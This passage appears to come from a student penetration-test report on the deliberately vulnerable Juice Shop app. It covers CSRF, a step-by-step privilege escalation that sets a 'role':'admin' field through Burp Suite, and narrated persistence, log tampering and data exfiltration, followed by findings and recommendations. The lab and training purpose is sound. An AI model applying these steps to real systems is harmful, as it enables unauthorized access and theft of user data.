
To exploit CSRF vulnerability we made an account which is seeker@seeker.com, with username ***seeker2650***



And then we sent a request to change the username of the account we created while we logged in with another account.



Then the request is sent successfully, and the username is changed...



---

6. Maintaining Access & Privilege Escalation


Maintaining Access
Once administrative privileges are obtained, the attacker can maintain access:

Creating Multiple Admin Accounts: Using the same technique, the attacker can create multiple administrator accounts, ensuring they have backup access if one account is detected and removed.
Modifying Critical Functions: As an administrator, the attacker can modify or disable security features, like logging or user access restrictions, making it harder for the legitimate admin to detect malicious actions.


Privilege Escalation

- we used BurpSuite to elevate privileges from a standard user to an administrator.
- **Create a Normal User:** Begin by registering a new account in Juice Shop with any basic credentials, such as hacker.hacker4.com.
- **Capture the Request**: Turn on the BurpSuite intercept, then capture the HTTP request being sent to the server during the user registration process.

- **Examine the JSON Parameters:** When inspecting the request, you'll find a parameter named "role" with the value "customer".
- **Modify the Role Parameter:** To escalate privileges, modify the "role" parameter in the JSON to "admin".
- **Forward the Modified Request:** After modifying the role to "admin", resend the request. The server will return a response indicating that the user has been successfully created with administrative privileges.
- **Verify Privilege Escalation:** Upon successful registration, return to the application, log in with your newly created user, and verify that the role has been elevated. You now have administrative access to the system, allowing you to manipulate sensitive functionalities, manage users, and perform higher-level actions.



We created an account which is hacker@hacker.com, and then we opened burp suite to see the account creation request.



And then we sent the request to the repeater and we changed the email address and we added *"role":"admin"* in the request.
So, we created an account with the admin privileges.

---

7. Post-Exploitation & Lateral Movement

Objective: Explore the compromised system for sensitive data and further access opportunities.

Persistence through Backdoor Creation:

- We maintained access by creating multiple administrator accounts. This ensures that even if one admin account is detected and removed, the attacker still retains control over the application using the alternate admin account.
- Additionally, we installed a malicious script in the backend, disguised as a legitimate plugin, to provide continuous access.

Modifying System Logs to Cover Tracks:

- As admin users, we modified the system's log files to erase evidence of unauthorized actions. By removing traces of our activities, we ensured that detecting our intrusion was much more difficult.

Data Exfiltration:

- Sensitive data, including customer credentials, financial records, and purchase histories, were extracted and exported. This data can be used for further attacks (credential stuffing, phishing, etc.) on users or for financial gain.

8. Findings & Recommendations

Findings:

Vulnerability	Severity	Description	Exploitation Outcome
SQL Injection	**Critical**	Injection flaws allowed unauthorized database access.	Used to retrieve sensitive user data and gain admin access.
Cross-Site Scripting (XSS)	**High**	Malicious scripts were injected into input fields (feedback forms, search bar) and executed.	Resulted in session hijacking and manipulation of user accounts.
Cross-Site Request Forgery (CSRF)	**High**	Lack of anti-CSRF tokens enabled unauthorized actions on behalf of authenticated users.	Successfully exploited to change user details, such as usernames, without their consent.
Improper Input Validation	**Medium**	User input (ratings) was not properly validated, allowing out-of-range values.	Input validation bypassed to manipulate the rating system and tamper with feedback.
Sensitive Data Exposure	**Critical**	Sensitive data (files in /ftp directory, blockchain info) was exposed through insecure endpoints.	Exposed critical files and sensitive application data through unauthorized access.
Hidden Administrative Functionality	**High**	Discovered hidden administrative routes and functions not intended for general user access.	Gained insight into administrative processes and functions that could be exploited for further control.
Privilege Escalation via Burp Suite	**Critical**	Elevated user roles by modifying HTTP requests during user registration.	Gained administrator access from a standard user account, giving full control of the web application.

Insecure API Endpoints	**High**	Insecure APIs exposed user roles and shopping cart data.	Exfiltrated user data and manipulated orders.
Session Management Flaws	**Medium**	Session tokens were not properly managed, allowing session fixation and hijacking.	Took control of user sessions, leading to unauthorized actions on behalf of users.

Recommendations:

- Implement input validation and parameterized queries to prevent SQL Injection.
- Introduce anti-CSRF tokens to prevent CSRF attacks.
- Sanitize all input fields and use output encoding to prevent XSS.
- Regularly scan and monitor API endpoints for vulnerabilities.
- Enhance session management, including proper token handling and user session validation.